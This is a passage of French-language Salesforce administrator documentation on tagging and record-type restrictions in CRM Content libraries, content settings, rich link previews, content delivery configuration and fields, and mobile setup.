- Si vous publiez, partagez ou déplacez du contenu dans une bibliothèque qui utilise des balises, une erreur vous sera retournée si votre contenu comporte des balises non prises en charge.
- Lorsque vous partagez du contenu à partir d'une bibliothèque vers une autre, la règle de balisage la plus restrictive s'applique. Par exemple :
  - Lorsqu'un contenu est partagé entre une bibliothèque à balisage limité et une bibliothèque à balisage assisté ou limité, vous ne pouvez choisir que des balises communes aux deux bibliothèques.
  - Lorsqu'un contenu est partagé entre une bibliothèque à balisage ouvert et une bibliothèque à balisage limité, vous ne pouvez choisir que des balises suggérées dans la bibliothèque à balisage limité.
- Si une règle de balisage limitée est appliquée après que le contenu a été publié dans la bibliothèque et que le contenu existant comporte des balises qui ne sont plus autorisées par la règle, les balises restent attribuées au contenu jusqu'à ce qu'il soit modifié ou révisé. Par exemple, si le document `Q3Forecast` possède une balise *`indicateurs de marché`* et qu'*`indicateurs de marché`* n'est pas une balise suggérée selon la nouvelle règle de balisage limité, *`indicateurs de marché`* ne sera supprimée de `Q3Forecast` que lorsqu'un utilisateur publiera une nouvelle version du fichier ou modifiera les balises du fichier sur la page détails de contenu.
- Évitez d'utiliser trop de balises. Le moteur de recherche aide les utilisateurs à trouver un contenu spécifique. Les balises permettent quant à elles de parcourir les contenus et de s'y inscrire. Un nombre excessif de balises crée un encombrement superflu.
- Vous ne pouvez pas modifier ou supprimer les noms de balises. Vous pouvez retirer des balises d'un document, mais les balises ne sont pas supprimées.
- Les balises ne sont pas sensibles à la casse. Deux balises ne peuvent pas porter le même nom, même avec une casse différente. La casse de la balise d'origine est toujours utilisée.

CONSULTER ÉGALEMENT :

Création de bibliothèques

# Restriction des types d'enregistrement dans une bibliothèque

Les administrateurs de bibliothèque peuvent sélectionner les types d'enregistrement qui sont disponibles dans une bibliothèque. Ils peuvent également définir le type d'enregistrement par défaut pour la publication de contenus la bibliothèque.

**Pour restreindre les types d'enregistrement disponibles dans une bibliothèque :**

1. Dans l'onglet Bibliothèque, sélectionnez une dans la zone **Mes bibliothèques**.
2. Cliquez sur **Types d'enregistrement**.
3. Vous pouvez également modifier le type d'enregistrement par défaut de la bibliothèque.
4. Cochez la case `Limiter les types d'enregistrement disponibles dans la bibliothèque`.
5. Sélectionnez l'une des options suivantes, ou les deux :
   - `Autoriser l'association de n'importe quel type d'enregistrement à cette bibliothèque` : sélectionnez cette option si vous souhaitez activer le partage de contenus publiés dans d'autres bibliothèques avec la bibliothèque où vous avez restreint des types d'enregistrement. Les contenus des autres bibliothèques peuvent être partagés quel que soit les types d'enregistrement utilisés.
   - `Ne pas appliquer de restrictions de type d'enregistrement existant` : sélectionnez cette option si vous ne souhaitez pas recevoir d'avertissements relatifs au contenu existant de la bibliothèque. Vous ne serez pas alerté si un contenu existant utilise des types d'enregistrement que vous avez exclus de la bibliothèque. Cette option se rapporte uniquement aux notifications. Le contenu existant n'est pas affecté par des types d'enregistrement restreints.
6. Déplacez chaque type d'enregistrement que vous souhaitez autoriser dans la bibliothèque depuis la liste Types d'enregistrement disponibles vers la liste Types d'enregistrement sélectionnés.
7. Cliquez sur **Enregistrer**.

## Remarques sur la restriction des types d'enregistrement

- Si la bibliothèque contient déjà un contenu publié, la sélection de l'option `Limiter les types d'enregistrement disponibles dans la bibliothèque` déplace automatiquement tous les types d'enregistrement utilisés par le contenu publié dans la liste Types d'enregistrement sélectionnés.
- La désélection de l'option `Limiter les types d'enregistrement disponibles dans la bibliothèque` déplace automatiquement tout type d'enregistrement depuis la liste Types d'enregistrement sélectionnés vers la liste Types d'enregistrement disponibles.
- Lors de la modification de la bibliothèque de gestion d'un fichier, le type d'enregistrement du fichier doit être autorisé dans la nouvelle bibliothèque de gestion.
- Lors du partage d'un fichier avec une bibliothèque, le type d'enregistrement du fichier doit être autorisé dans la bibliothèque partagée, sauf si l'option `Autoriser l'association de n'importe quel type d'enregistrement avec cette bibliothèque` est sélectionnée pour la bibliothèque partagée.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Types d'enregistrement disponibles avec : Salesforce Classic et Lightning Experience

Types d'enregistrement disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour restreindre des types d'enregistrement :

- Gérer les types d'enregistrement et les présentations des fichiers

  OU

  Gérer Salesforce CRM Content

- Lorsque le type d'enregistrement par défaut du profil d'un utilisateur est différent du type d'enregistrement par défaut d'une bibliothèque, le profil de l'utilisateur est prioritaire par défaut lorsque l'utilisateur partage un fichier avec la bibliothèque. Le type d'enregistrement par défaut *Général* est utilisé lorsqu'aucun paramètre par défaut n'est défini pour le profil utilisateur.
- Lorsqu'un profil utilisateur et une bibliothèque n'ont aucun type d'enregistrement en commun, le type d'enregistrement par défaut de la bibliothèque est disponible pour les utilisateurs associés à ce profil et qui partagent des fichiers avec la bibliothèque.

# Paramètres de contenu

Personnalisez les paramètres de contenu et activez les aperçus de contenu.

Personnalisation des paramètres de contenu

Autorisation d'aperçus de contenu dans des publications de liens

Salesforce offre une prise en charge des médias enrichis de plus de 400 domaines d'URL. Lorsque vous joignez un lien à une publication, les liens pris en charge sont convertis en vidéos, en images et en aperçus d'articles enrichis incorporés.

Configuration de livraisons de contenu

Une *livraison de contenu* permet de convertir aisément des documents, tels que les fichiers Microsoft® PowerPoint et Word, vers une version optimisée pour le Web en vue de faciliter leur affichage. Une fois la livraison créée, vous pouvez envoyer son URL cryptée à n'importe quel destinataire, notamment des pistes, des clients, des partenaires et des collègues, puis suivre le nombre de vues ou de téléchargements du contenu. Les livraisons de contenu sont disponibles uniquement dans Salesforce Classic. Cependant, Lightning Email génère des liens basés sur la livraison en tant que pièces jointes pour les utilisateurs de Lightning Experience qui ont accès à la fonctionnalité Livraisons de contenu.

Champs de livraisons de contenu

## Personnalisation des paramètres de contenu

Dans Configuration, saisissez *`Salesforce CRM Content`* dans la case `Recherche rapide`, puis sélectionnez **Salesforce CRM Content** pour modifier les paramètres par défaut de votre organisation Salesforce CRM Content :

**Activer Salesforce CRM Content**
Si cette option est sélectionnée, Salesforce CRM Content est activé pour votre organisation.

**Attribuer automatiquement des licences de fonctionnalité aux utilisateurs nouveaux et existants**
Si cette option est sélectionnée, Salesforce essaie automatiquement d'attribuer des licences de fonctionnalité Salesforce CRM Content à tous les utilisateurs existants. Si le nombre de licences disponibles est insuffisant, aucune licence n'est attribuée. Pour demander des licences de fonctionnalité supplémentaires, contactez Salesforce. Lors de la création d'un utilisateur, une licence de fonctionnalité Salesforce CRM Content est automatiquement attribuée, si des licences disponibles existent. Une licence de fonctionnalité correspond à la case `Utilisateur Salesforce CRM Content` dans la page de détail de l'utilisateur.

**Activer la recherche et la contribution multilingues**
Si cette option est activée, une liste déroulante `Langue` une liste déroulante est disponible lorsque les utilisateurs publient, modifient ou recherchent du contenu. La liste déroulante `Langue` répertorie toute les langues que Salesforce prend en charge.

Si un utilisateur ne choisit pas une langue de la publication du contenu, ce dernier est associé par défaut à la langue personnelle de l'utilisateur. Si le paramétrage personnel de langue de

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de Salesforce CRM Content :
- Gérer Salesforce CRM Content

l'utilisateur est différent de la langue de l'entreprise, le contenu publié par cet utilisateur est associé à la langue de l'utilisateur et non à la langue de l'entreprise.

**Activer la création de pack de contenu**

Si cette option est activée, l'option **Créer** > **Pack de contenu** s'affiche sous l'onglet Bibliothèques et les utilisateurs peuvent créer des packs de contenu à partir de tout document ou fichier de leur bibliothèque Salesforce CRM Content privée ou publique.

Si cette option n'est pas activée alors que des utilisateurs de votre organisation ont déjà créé des packs de contenus, ces packs ne sont pas supprimés et les utilisateurs peuvent continuer à modifier des métadonnées telles que la description, le titre et les champs personnalisés. Cependant, lorsque la création de packs de contenus est désactivée, les utilisateurs ne peuvent plus personnaliser ni modifier les packs existants. Précisément, le bouton **Cloner et personnaliser** et l'option **Modifier** > **Modifier le pack de contenu** de la page de détail du contenu ne sont pas disponibles.

**Activer le visualiseur de documents avancé**

Si cette option est activée, une série d'options avancées de navigation et de personnalisation est disponible pour le visualiseur de documents. Le visualiseur de documents permet aux utilisateurs d'afficher un document sans le télécharger, que ce soit une livraison de contenu envoyée à une piste, un prospect ou un collègue, un document affiché en interne dans Salesforce CRM Content, ou un fichier dans Salesforce Files.Le visualiseur de documents compte trois modes : l'onglet Aperçu de la page de détail de contenu (mode aperçu), l'URL de livraison de contenu (mode de livraison) et le mode plein écran qui s'affiche en cliquant sur l'option plein écran dans la page de détail de contenu ou dans une livraison de contenu. Dans Chatter, les utilisateurs peuvent afficher les fichiers dans des fils, dans des listes de fichiers ou sous l'onglet Fichiers. Le paramètre `Visualiseur de documents avancé` offre les capacités suivantes aux utilisateurs qui visualisent des documents :

- Outre l'utilisation des icônes de page suivante ( ), de page précédente ( ), de première page ( ) et de dernière page ( ) dans la barre d'outils du document, vous pouvez parcourir les pages d'un document en cliquant avec le bouton droit, puis en sélectionnant **Page suivante** et **Page précédente**. Le menu contextuel n'est pas disponible en mode aperçu.
- Vous pouvez passer directement à une page en saisissant son numéro puis en appuyant sur Entrée. Cette option n'est pas disponible en mode plein écran.
- Dans le menu contextuel, l'option **Ajuster à la largeur** permet d'afficher le document sur toute sa largeur et l'option **Ajuster à la page** permet d'afficher la page complète du document. Les icônes Ajuster à la largeur ( ) et Ajuster à la page ( ) sont également disponibles dans la barre d'outils.
- Dans le menu contextuel, l'option **Plein écran** permet d'afficher le document en mode plein écran et l'option **Quitter** de revenir au mode d'affichage initial. Les icônes Plein écran ( ) et Quitter ( ) sont également disponibles dans la barre d'outils.
- Dans le menu contextuel, vous pouvez sélectionner le **Zoom avant** ou le **Zoom arrière**. Les icônes Zoom avant ( ) et Zoom arrière ( ) sont également disponibles dans la barre d'outils.
- La barre de défilement permet de parcourir un document sans cliquer sur les icônes **Page suivante** et **Page précédente**. Le défilement continu n'est pas disponible en mode aperçu ou dans les documents PowerPoint, quel que soit le mode.
- Les touches fléchées du clavier permettent de naviguer dans les pages d'un document. Cliquez sur le visualiseur de documents et utilisez les touches comme suit :
  - Touche fléchée droite : passe à la diapositive suivante dans un document PowerPoint et à la page suivante dans un document PDF, Word ou Excel..
  - Touche fléchée gauche : passe à la diapositive précédente dans un document PowerPoint et à la page précédente dans un document PDF, Word ou Excel.
  - Touche fléchée haut : passe à la diapositive suivante dans un document PowerPoint et à la page suivante dans un document PDF, Word ou Excel.
  - Touche fléchée bas : passe à la diapositive précédente dans un document PowerPoint et à la page précédente dans un document PDF, Word ou Excel.

  La navigation à l'aide des touches fléchées n'est pas disponible en mode aperçu.

**Activer les aperçus de contenu Office 2007 - pilote**

Si cette option est activée, les fichiers Microsoft Office 2007, y compris PowerPoint, Word, et Excel, peuvent être prévisualisés dans leur intégralité dans Salesforce CRM Content et Chatter. Dans Salesforce CRM Content, il n'est pas nécessaire de télécharger un document volumineux pour déterminer si son contenu répond à vos besoins. La page de détail du contenu offre un aperçu des informations sur le document, notamment son titre, son auteur, la description, les balises, les bibliothèques, les commentaires, les votes, les versions, les abonnés et les téléchargements. Si le document est un fichier Microsoft PowerPoint, Word, Excel ou Adobe® PDF, vous pouvez le prévisualiser dans votre navigateur sans le télécharger. Certains aspects des fichiers peuvent ne pas être affichés dans les aperçus. Les fichiers PDF protégés contre la copie ne peuvent pas être ouverts dans un aperçu.

Vous pouvez également afficher les fichiers dans des fils Chatter, à partir de l'onglet Fichiers, d'une page de détail du fichier, et des listes de fichiers de groupe et de profil.

Remarque: Si cette option est désactivée une fois les aperçus Office 2007 générés, ces aperçus ne sont plus disponibles.

**Afficher Salesforce Files dans Salesforce CRM Content**

Si cette option est activée, les recherches dans Salesforce CRM Content incluent Salesforce Files. La liste déroulante de recherche des onglets Contenu et Bibliothèques, et les filtres de l'onglet Contenu, incluent **Tous les fichiers**, **Partagés avec la société**, **Mes groupes** et **Mes bibliothèques**.

Si cette option n'est pas sélectionnée, les recherches dans Salesforce CRM Content n'incluent pas Salesforce Files. La liste déroulante de recherche des onglets Contenu et Bibliothèques, et les filtres de l'onglet Contenu, incluent **Toutes les bibliothèques**, **Bibliothèque privée** et toute bibliothèque partagée dont l'utilisateur est membre.

CONSULTER ÉGALEMENT :

Personnalisation de Salesforce CRM Content

Autorisation d'aperçus de contenu dans des publications de liens

# Autorisation d'aperçus de contenu dans des publications de liens

Salesforce offre une prise en charge des médias enrichis de plus de 400 domaines d'URL. Lorsque vous joignez un lien à une publication, les liens pris en charge sont convertis en vidéos, en images et en aperçus d'articles enrichis incorporés.

Vous devez activer Chatter avant de pouvoir activer des aperçus de liens.

Le contenu de média enrichi est fourni par Embed.ly, un service tiers. Nous ne partageons aucune donnée de contenu, d'utilisateur, d'organisation ou de compte avec Embed.ly. Nous partageons uniquement les URL répertoriées dans la liste blanche de domaines. De plus, toutes nos requêtes d'URL passent par un proxy Salesforce. Embed.ly ne reçoit jamais les appels directement du client et, par conséquent, ne possède aucune information sur l'utilisateur qui transmet la requête d'URL.

1. Dans Configuration, saisissez *Paramètres Chatter* dans la case Recherche rapide, puis sélectionnez **Paramètres Chatter**.
2. Cliquez sur **Modifier**.
3. Sélectionnez **Autoriser les aperçus de lien enrichi**.
4. Cliquez sur **Enregistrer**.

Les publications avec des liens vers un contenu de média enrichi sont affichées dans un aperçu, qui comprend des miniatures, des descriptions et des lecteurs vidéo pour les URL de vidéos. Si une publication n'affiche pas un lien en tant qu'aperçu enrichi dans le fil, cela signifie que le domaine de l'URL de ce lien n'est pas pris en charge ou que Embed.ly n'a pas pu renvoyer le contenu de l'aperçu pour l'URL.

Les aperçus de média enrichi sont activés par défaut. Si vous désactivez les aperçus de média enrichi, les utilisateurs peuvent prévisualiser uniquement les vidéos de la communauté YouTube.

**Remarque:** Pour consulter une liste de références des domaines d'URL pris en charge, reportez-vous à Domaines d'URL d'aperçus de liens enrichis dans les fils.

CONSULTER ÉGALEMENT :

Personnalisation des paramètres de contenu

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Developer** Edition et **Database.com** Edition

Salesforce CRM, les approbations, les notifications par e-mail Chatter, les invitations Chatter et les invitations de clients ne sont pas disponibles dans **Database.com**.

## AUTORISATIONS UTILISATEUR

Pour activer Chatter :

- Personnaliser l'application

# Configuration de livraisons de contenu

Une *livraison de contenu* permet de convertir aisément des documents, tels que les fichiers Microsoft® PowerPoint et Word, vers une version optimisée pour le Web en vue de faciliter leur affichage. Une fois la livraison créée, vous pouvez envoyer son URL cryptée à n'importe quel destinataire, notamment des pistes, des clients, des partenaires et des collègues, puis suivre le nombre de vues ou de téléchargements du contenu. Les livraisons de contenu sont disponibles uniquement dans Salesforce Classic. Cependant, Lightning Email génère des liens basés sur la livraison en tant que pièces jointes pour les utilisateurs de Lightning Experience qui ont accès à la fonctionnalité Livraisons de contenu.

En plus du suivi, les livraisons de contenu offrent plusieurs avantages par rapport à l'envoi de fichier en pièce jointe, comme le contrôle du délai de disponibilité de la livraison pour les visiteurs et si un visiteur peut télécharger un fichier ou uniquement l'afficher en ligne. Par défaut, une livraison de contenu affiche la version la plus récente du fichier livré.

Créez des livraisons de contenu à partir de la liste associée Livraisons de contenu dans la plupart des objets Salesforce. Les utilisateurs de Salesforce CRM Content peuvent également créer une livraison de contenu à partir de la page de détail de contenu ou de la liste associée Contenu associé.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour activer ou désactiver les livraisons de contenu :
- Personnaliser l'application

1. Dans Configuration, saisissez *`Livraisons de contenu`* dans la case `Recherche rapide`, puis sélectionnez **Livraisons de contenu** et activez `Activer la création de livraisons de contenus pour Salesforce Files`Si vous n'avez pas accès à la fonctionnalité Livraisons de contenu, contactez le support client de Salesforce pour l'activer.
2. Sélectionnez une option par défaut pour les mots de passe de livraisons de contenu. Il est possible d'envoyer les URL de livraison de contenu à des pistes, des clients et à tout utilisateur non authentifié. Par conséquent, Salesforce recommande de demander une protection par mot de passe si les utilisateurs souhaitent envoyer des documents confidentiels via une livraison de contenu. Les options ci-dessous permettent de sélectionner un paramètre par défaut à l'échelle de l'entreprise pour la protection par mot de passe des livraisons de contenu.
   - **La protection par mot de passe est facultative et désactivée par défaut** : si cette option est activée, les utilisateurs peuvent choisir d'exiger un mot de passe lors de la création d'une livraison de contenu, mais le champ `Demander un mot de passe pour accéder au contenu` dans l'assistant de création de la livraison n'est pas activé par défaut.
   - **La protection par mot de passe est facultative et activée par défaut** : si cette option est activée, le champ `Demander un mot de passe pour accéder au contenu` dans l'assistant de création de la livraison est activé par défaut. Les utilisateurs peuvent désactiver l'option s'ils ne souhaitent pas exiger un mot de passe.
   - **La protection par mot de passe est requise** : si cette option est activée, un mot de passe est généré à chaque création d'une livraison de contenu. Les utilisateurs ne peuvent pas ignorer la demande de mot de passe.

   Remarque:
   - Si vous choisissez d'exiger un mot de passe, les utilisateurs qui créent une livraison de contenu reçoivent un mot de passe lors de la génération de la livraison ; ils doivent envoyer ce mot de passe et l'URL de la livraison aux destinataires. Les destinataires de la livraison sont invités à saisir le mot de passe lorsqu'ils cliquent sur l'URL de la livraison de contenu.
   - Les mots de passe de livraison de contenu s'affichent avec l'URL de la livraison à sa création. Vous ne pouvez pas accéder au mot de passe dans la page de détail de la livraison durant la durée de vie de la livraison de contenu.

Une fois la livraison de contenu activée, tous les utilisateurs doivent ajouter la liste associée Livraisons de contenu à leurs présentations de page de pistes, de comptes professionnels, de contacts, d'opportunités, de requêtes, de campagnes ou d'objets personnalisés. Tous les utilisateurs de Salesforce CRM Content verront une option **Livrer le contenu** sur chaque page de détail de contenu.

## Conseils de mise en œuvre

- Pour garantir la qualité du service, le nombre total de vues de livraison de contenu autorisées sur une période de 24 heures est limité à 20 000. De plus, la quantité de bande passante allouée aux livraisons de contenu est limitée à 10 Go sur une période de 24 heures. Si un destinataire tente d'afficher une livraison alors que la limite est dépassée, une notification l'invite à réessayer ultérieurement. Salesforce peut envisager une augmentation des limites dans des cas exceptionnels. Pour plus d'informations, contactez votre représentant.
- Lorsque vous créez une livraison de contenu, Salesforce copie le fichier d'origine et en crée une nouvelle version réservée à l'affichage en ligne. Notez les informations suivantes sur les types de fichier pris en charge :
  - Les fichiers Word, Excel et PowerPoint, de Microsoft® Office 97 à Microsoft Office 2007, sont pris en charge pour l'affichage en ligne.
  - Les fichiers Adobe® PDF sont pris en charge pour les affichages en ligne, contrairement aux fichiers PDF protégés contre la copie qui ne sont pas pris en charge.
  - Les fichiers JPG, BMP, GIF et PNG sont pris en charge pour l'affichage en ligne.
  - Tout document dont la taille dépasse 25 Mo n'est pas pris en charge pour les affichages en ligne.

  Vous pouvez créer une livraison de contenu avec n'importe quel type de fichier, mais si le type n'est pas pris en charge pour l'affichage en ligne, votre destinataire ne peut télécharger le document que dans son format de fichier d'origine.
- Affichez toujours un aperçu de votre livraison de contenu avant d'envoyer les URL aux destinataires. L'affichage de la mise en forme du fichier d'origine, notamment les couleurs et les polices non standard, peut parfois être incorrect dans la version en ligne. Si vous n'êtes pas satisfait de la qualité de la version en ligne, l'assistant de livraison de contenu permet en option de rendre votre contenu disponible en téléchargement sous son format de fichier d'origine.
- Les livraisons de contenu requièrent Adobe Flash version 9.0.115. Lorsqu'un destinataire ne dispose pas de cette version de Flash installée, une option de téléchargement s'affiche.
- Les utilisateurs portail client et portail partenaire ne peuvent pas créer des livraisons de contenu.
- Seul le créateur d'une livraison de contenu peut supprimer l'enregistrement de la livraison ou modifier des détails tels que la date d'expiration.
- Chaque clic sur l'URL d'une livraison de contenu est enregistré comme une vue par Salesforce qui fait la distinction entre les vues internes et externes. Une vue interne est une visite d'un utilisateur Salesforce. Par exemple un clic sur l'URL de livraison de la page des détails de livraison de contenu ou sur l'option Afficher dans la liste associée Livraisons de contenu est une vue interne. La liste associée Livraisons de contenu indique le nombre total de vues pour chaque livraison. Ouvrez la page des détails de livraison pour consulter des informations sur une vue spécifique.

  Remarque: Pour les livraisons de contenu protégées par mot de passe, une vue est enregistrée dès que le destinataire clique sur l'URL de la livraison, qu'il saisisse ou non le mot de passe et visualise ou non la livraison.
- Les utilisateurs de Salesforce CRM Content peuvent livrer du contenu depuis des bibliothèques partagées ou une bibliothèque personnelle.

## Meilleures pratiques

- Une fois la livraison de contenu créée, affichez toujours un aperçu avant d'envoyer l'URL à vos destinataires, pour vous assurer que le formatage du fichier d'origine s'affiche correctement dans la version en ligne. Par exemple, les couleurs et les polices non standard peuvent ne pas s'afficher correctement dans le lecteur de prévisualisation. Si la qualité de la version en ligne ne vous convient pas, cliquez sur **Précédent**, puis sélectionnez la publication du contenu sous son format de fichier d'origine ou en tant que fichier PDF uniquement. Vos destinataires pourront télécharger le fichier et vous pourrez suivre son téléchargement dans la page de détail de la livraison.

- Les animations et les minutages définis dans les fichiers PowerPoint ne sont pas pris en charge dans la version en ligne de la livraison de contenu. De même, les liens hypertexte dans tous les types de fichiers ne sont pas pris en charge. Pour obtenir une liste complète des types de fichier pris en charge, reportez-vous aux conseils de mise en œuvre.
- Si vous êtes un utilisateur Salesforce CRM Content et si vous souhaitez que les destinataires de votre livraison de contenu affichent toujours la dernière version d'un fichier plutôt que celle disponible à la date de création de la livraison, ouvrez la page de détail de la livraison, puis cliquez sur **Modifier**. Activez la case `Livraison de contenu ouvre la dernière version`.
- Si vous activez `Me notifier lors du premier affichage ou téléchargement`, vous recevez un e-mail lors de la première vue de la livraison de contenu.

### Implications en matière de stockage

Dans Salesforce CRM Content, le stockage de fichiers est consommé lorsque le contenu est publié dans des bibliothèques partagées ou enregistré dans une bibliothèque privée. La création de livraisons de contenu n'a aucun effet supplémentaire sur les limites de stockage, mais les utilisateurs qui téléchargent fréquemment des fichiers vers leur bibliothèque personnelle pour une livraison de contenu doivent tenir compte des limites de stockage de fichiers de leur organisation. Les administrateurs peuvent générer un rapport afin d'identifier les utilisateurs qui consomment l'espace de stockage le plus important et les fichiers les plus volumineux.

Pour les utilisateurs qui ne disposent pas de Salesforce CRM Content, le stockage de fichiers est consommé à chaque création d'une livraison de contenu. Une fois téléchargé vers Salesforce, un fichier ne peut pas être réutilisé pour plusieurs livraisons de contenu. Pour créer plusieurs livraisons de contenu avec le même fichier, vous devez télécharger le fichier à chaque livraison. La suppression d'une livraison de contenu détruit le fichier source dans Salesforce, ce qui augmente l'espace de stockage de fichiers.

CONSULTER ÉGALEMENT :

Configuration de Salesforce CRM Content

Champs de livraisons de contenu

## Champs de livraisons de contenu

Le tableau suivant présente (par ordre alphabétique) une description des champs qui constituent une livraison de contenu. Ces champs se situent dans l'assistant de création de livraison, dans la liste associée Livraisons de contenu ou dans la page de détail de livraison.

| Champ | Description |
|---|---|
| `Autoriser le destinataire à l'afficher dans le navigateur` | Si cette option est activée, la livraison de contenu peut être visualisée en ligne, dans une page Web personnalisée. Dans la page de détail de la livraison, ce champ est étiqueté `Autoriser l'affichage dans le navigateur`. |
| `Autoriser le destinataire à le télécharger au format .pdf` | Si cette option est activée, la livraison de contenu convertit les fichiers Microsoft® Word, Excel et PowerPoint en fichiers PDF et permet au destinataire de télécharger le PDF. Si le fichier que vous avez téléchargé n'est pas un fichier PDF, Word, Excel ou PowerPoint, cette option n'est pas affichée dans l'assistant de création de livraison. Dans la page de détail de la livraison, |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Salesforce CRM Content disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Description |
| --- | --- |
| | ce champ est étiqueté `Autoriser le téléchargement au format .pdf`. |
| `Autoriser le téléchargement sous le format d'origine` | Si cette option est activée, la livraison de contenu permet aux destinataires de télécharger le fichier d'origine. Dans l'assistant de création de livraison, ce champ est appelé `Autoriser le destinataire à le télécharger au format` *`[type de fichier]`*, où *`[type de fichier]`* correspond au type du fichier d'origine (.ppt, .pdf ou .doc). |
| `Auteur` | Pour les fichiers Salesforce CRM Content, utilisateur qui a publié le fichier (lecture seule). |
| `Nom de livraison de contenu` | Nom attribué à la livraison de contenu. Par défaut, `Nom de livraison de contenu` inclut le nom du fichier et la date de création. |
| `Livraison de contenu ouvre la dernière version` | Pour les fichiers Salesforce CRM Content, ce marqueur indique que le destinataire d'une livraison de contenu affiche la version la plus récente d'un fichier. Par exemple, si un fichier est mis à jour entre la date de création de la livraison et la date du jour, un destinataire qui affiche la livraison aujourd'hui consulte la version la plus récente. |
| `Livraison de contenu expire` | Ce marqueur indique si l'accès à la livraison de contenu expire à la date d'expiration. Dans l'assistant de création de livraison, ce marqueur correspond à la case à cocher en regard du champ `Retirer l'accès au contenu dans`. |
| `Créé par` | Utilisateur qui a créé la livraison de contenu, comprenant la date et l'heure de création (lecture seule). |
| `Description` | Pour les fichiers Salesforce CRM Content, description fournie lors de la publication du fichier (lecture seule). |
| `Date d'expiration` | Date à laquelle la livraison de contenu ne peut plus être affichée. Dans l'assistant de création de livraison, correspond à la date saisie dans le champ `Retirer l'accès au contenu dans`. |
| `Fichier téléchargé` | Marqueur indiquant si un fichier de la livraison de contenu a été téléchargé. Par exemple, si une livraison de contenu inclut des options d'affichage du contenu dans le navigateur, télécharger le contenu dans son format de fichier d'origine et télécharger le contenu en tant que fichier PDF, ce marqueur est coché si le destinataire télécharge le fichier d'origine ou le fichier PDF (lecture seule). |
| `Affichage interne` | Marqueur indiquant si un utilisateur Salesforce a affiché la livraison de contenu. Un affichage est considéré comme interne si l'utilisateur ouvre l'URL de livraison depuis Salesforce, par exemple en cliquant sur **Afficher** dans la liste associée Livraisons de contenu ou en cliquant sur l'URL de livraison dans la page de détail de la livraison. Si l'utilisateur copie l'URL et la colle dans la barre d'adresse |

| Champ | Description |
| --- | --- |
| | de son navigateur, l'affichage est considéré comme externe (lecture seule). |
| Dernière modification par | Utilisateur qui a modifié la livraison de contenu pour la dernière fois, comprenant la date et l'heure de modification (lecture seule). |
| Dernier affichage | Date et heure auxquelles la livraison de contenu a été affichée pour le dernière fois. Un affichage correspond à un clic sur l'URL de livraison de contenu (lecture seule). |
| Me notifier lors du premier affichage ou téléchargement | Si cette option est activée, l'utilisateur qui a créé la livraison de contenu reçoit une notification par e-mail lors du premier clic sur l'URL de la livraison de contenu. |
| Nom du responsable | Utilisateur responsable de la livraison de contenu (lecture seule). |
| Associée à | Enregistrement auquel la livraison de contenu est associée, par exemple un compte, une opportunité ou un objet personnalisé. Les utilisateurs qui disposent d'un accès de partage à l'enregistrement peuvent cliquer dessus pour afficher des détails supplémentaires. |
| Demander un mot de passe pour accéder au contenu | Si cette case est cochée, le destinataire doit saisir le mot de passe fourni pour pouvoir afficher la livraison de contenu. Le mot de passe s'affiche dans la page de détail de la livraison de contenu lors de sa génération et durant sa durée de vie. |
| Titre | Pour les fichiers Salesforce CRM Content, titre du fichier inclus dans la livraison de contenu (lecture seule). |
| Nombre d'affichages | Nombre total d'affichages de la livraison de contenu, affichages internes et externes compris (lecture seule). |

CONSULTER ÉGALEMENT :

Configuration de livraisons de contenu

# Configuration de Salesforce CRM Content pour Salesforce Classic Mobile

Notez les points suivants relatifs à la mise en œuvre de Salesforce CRM Content dans Salesforce Classic Mobile :

- Les informations d'enregistrement de contenus sont synchronisées dans le périphérique, mais pas les fichiers associés à ces enregistrements. Cela permet aux utilisateurs de livrer un contenu à partir de l'application, même si un fichier est trop volumineux pour être téléchargé vers un appareil mobile.
- Les utilisateurs ne peuvent pas rechercher un contenu spécifique dans l'application. Ils peuvent uniquement partager un contenu disponible sous l'onglet Contenu, qui est automatiquement synchronisé dans leur périphérique, selon les filtres de leur configuration mobile attribuée.
- Les utilisateurs ne peuvent pas afficher une liste de contenus auxquels ils sont abonnés dans l'application. En outre, ils ne peuvent pas filtrer la liste d'enregistrements de l'onglet Contenu en fonction d'une bibliothèque spécifique.
- Si les utilisateurs peuvent afficher un aperçu d'un contenu et le partager à partir de l'application, ils ne peuvent pas mettre à jour le fichier associé à l'enregistrement du contenu. S'ils disposent des autorisations requises, ils peuvent modifier les champs de la page de détail de contenu.
- Les utilisateurs doivent disposer d'une connexion aux données pour prévisualiser et livrer des contenus. Sans connexion de données, ils peuvent uniquement afficher la page de détail d'un contenu.
- Le contenu de Salesforce Classic Mobile est pris en charge uniquement sur les appareils iPhone.
- Vous ne pouvez pas bloquer les autorisations mobiles de l'objet contenu. Actuellement, l'objet contenu est en lecture seule dans Salesforce Classic Mobile.
- Vous ne pouvez pas modifier la présentation de page mobile de l'objet contenu. La page de détail de contenu de l'application est codée en dur et affiche quelques champs seulement.

Pour configurer Content dans une configuration Salesforce Classic Mobile :

1. Dans Configuration, saisissez *Configurations de Salesforce Classic* dans la case Recherche rapide, puis sélectionnez **Configurations de Salesforce Classic** et cliquez sur le nom d'une configuration mobile.
2. Dans la liste associée Jeux de données, cliquez sur **Modifier**.
3. Cliquez sur **Ajouter**.
4. Dans la fenêtre contextuelle, sélectionnez Content, puis cliquez sur **OK**.
5. Utilisez les filtres de champ pour spécifier les enregistrements de contenu à synchroniser.

